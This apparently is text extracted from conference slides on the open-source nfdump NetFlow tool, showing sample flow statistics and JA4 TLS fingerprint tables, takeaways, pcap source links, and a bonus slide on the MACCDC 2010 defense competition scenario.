2025-09-10 01:28:34.055    00:00:00.231 any   59e3f99fd4b68388f5ba9349e0ca71a4     1( 1.5)       10( 2.3)      9052( 3.9)      0      313   905
2025-09-05 14:51:47.793    00:02:25.270 any   758945630046fd37070521b8544d1fe8     2( 3.0)       20( 4.5)      8798( 3.8)      0        0   439
2025-09-09 13:37:22.085    00:00:00.105 any   d2e6f7ef558ea8036c7e21b163b2d1af     1( 1.5)        6( 1.4)      7794( 3.3)      0      593  1299
Summary: total flows: 67, total bytes: 232939, total packets: 444, avg bps: 4, avg pps: 0, avg bpp: 524
Time window: 2025-09-05 14:51:05.337 - 2025-09-10 18:58:13.673, Duration: 5d 04:07:08.336
Total records processed: 67, passed: 67, Blocks skipped: 0, Bytes read: 2216444
Sys: 0.3136s User: 0.6540s Wall: 0.1902s flows/second: 352.3 Runtime: 0.1908s
```

Step by step

More examples:

```
% nfdump -r full-flows -s ja4/bytes "payload ssl defined"
Top 10 ja4                                 ordered by bytes:
Date first seen             Duration     Proto ja4                                  Flows(%)    Packets(%)       Bytes(%)      pps   bps   bpp
2025-09-05 14:51:32.067     00:02:24.445 any   t12d2614h2_2802a3db6c62_c5b8c5b1cdcb      4( 6.0)      30( 6.8)     5182( 2.2)     0     0   172
2025-09-10 02:07:46.106     00:00:01.785 any   t12i740500_c43983326036_3eafcbe19126      3( 4.5)      20( 4.5)     2594( 1.1)     0    11   129
2025-09-05 14:51:47.792     00:02:25.018 any   t12d640600_9197985d2161_36aea2269ab5      2( 3.0)      12( 2.7)     1923( 0.8)     0     0   160
2025-09-07 14:55:19.000     00:00:02.016 any   t12d291400_723694b0fccc_068562f4b877      3( 4.5)       9( 2.0)     1896( 0.8)     0     7   210
2025-09-08 01:47:43.000     00:00:00.294 any   t12i140300_bb563a187bd7_15cf763851c4      1( 1.5)       9( 2.0)     1404( 0.6)     0    38   156
2025-09-10 17:24:46.559     00:00:00.147 any   t12d1615H2_46e7e9700bed_45f260be83e2      1( 1.5)       6( 1.4)     1370( 0.6)     0    74   228
2025-09-08 01:41:25.000     00:00:00.315 any   t12i210500_ac17f11348e1_a1e935682795      1( 1.5)       9( 2.0)     1338( 0.6)     0    33   148
2025-09-10 08:15:16.677     00:00:00.147 any   t12d0413h2_16476d049b0b_ffceb19bae65      1( 1.5)       6( 1.4)     1314( 0.6)     0    71   219
2025-09-07 12:37:04.000     00:00:00.462 any   t12d181300_e8a523a41297_43ade6aba3df      2( 3.0)       6( 1.4)     1314( 0.6)     0    22   219
2025-09-10 03:18:28.035     00:00:00.147 any   t12d1511s3_23c751c1cee3_f2efb249ca37      1( 1.5)       6( 1.4)     1298( 0.6)     0    70   216
Summary: total flows: 67, total bytes: 232939, total packets: 444, avg bps: 4, avg pps: 0, avg bpp: 524
Time window: 2025-09-05 14:51:05.337 - 2025-09-10 18:58:13.673, Duration: 5d 04:07:08.336
Total records processed: 67, passed: 67, Blocks skipped: 0, Bytes read: 2216444
Sys: 0.3053s User: 0.6514s Wall: 0.1844s flows/second: 363.3 Runtime: 0.1850s
```

NFDUMP
FOR YOUR NETFLOWS

Takeawys

NFDUMP
FOR YOUR NETFLOWS

Takeaways

Key takeaways:

- NetFlow summarises traffic efficiently -> disk space, analysis time.
- nfdump enables fast, powerful flow analysis
- nfpcapd bridges metadata and payloads
- Combine flow and content data for deeper insight
- Tools are open-source → explore and contribute!

“Resources: https://github.com/phaag/nfdump | RFC3954 | RFC7011”
Contact: peter@people.ops-trust.net

NFDUMP
FOR YOUR NETFLOWS

Sources

Sources:

- nfdump https://github.com/phaag/nfdump
- https://gist.github.com/phaag/06369bed7f39f97e1de51b1b0f5bc29a (cheatsheet)
- Example-flows: (normalised and seamlessly merged into a single pcap)
  - https://weberblog.net/the-ultimate-pcap/
  - https://weberblog.net/6in4-traffic-capture/
  - Pcaps from GitHub arkime project.
  - Some pcaps from Peter's test network.
- maccdc_2010
  Mid-Atlantic Collegiate Cyber Defense Competition
  - https://www.netresec.com/?page=MACCDC

NFDUMP

FOR YOUR NETFLOWS

Bonus slides

NFDUMP
FOR YOUR NETFLOWS

Sources

MACCDC 2010 Scenario:

The 2010 Mid-Atlantic Collegiate Cyber Defense Competition (MACCDC) was set in the fictional City of Avalon(population 550,000).

- **The Event**: Avalon was chosen to host the 2010 World Convention, with the theme: "Global Cyber Security: Dealing with the Rise of Computer Crime and War." The convention was held at the David L. Lawrence Convention Center.
- **The Blue Team Role**: Student teams acted as the IT support staff for Emergency Operations and inter/intra-agency communications. Their primary mission was to manage all communications between various government and private agencies involved in the convention, including supporting critical public-facing network services.
- **The Threat**: High-level delegates from around the world were discussing sensitive issues, and the teams were alerted to reports that external parties were interested in disrupting the convention through electronic and physical means. Teams had to maintain the availability and security of their services while under continuous attack from the professional Red Team.

The network environment was designed to mimic a real-world infrastructure, requiring the Blue Teams to perform system hardening, patch vulnerabilities, maintain services, and respond to both network-based attacks and scenario injects (administrative tasks).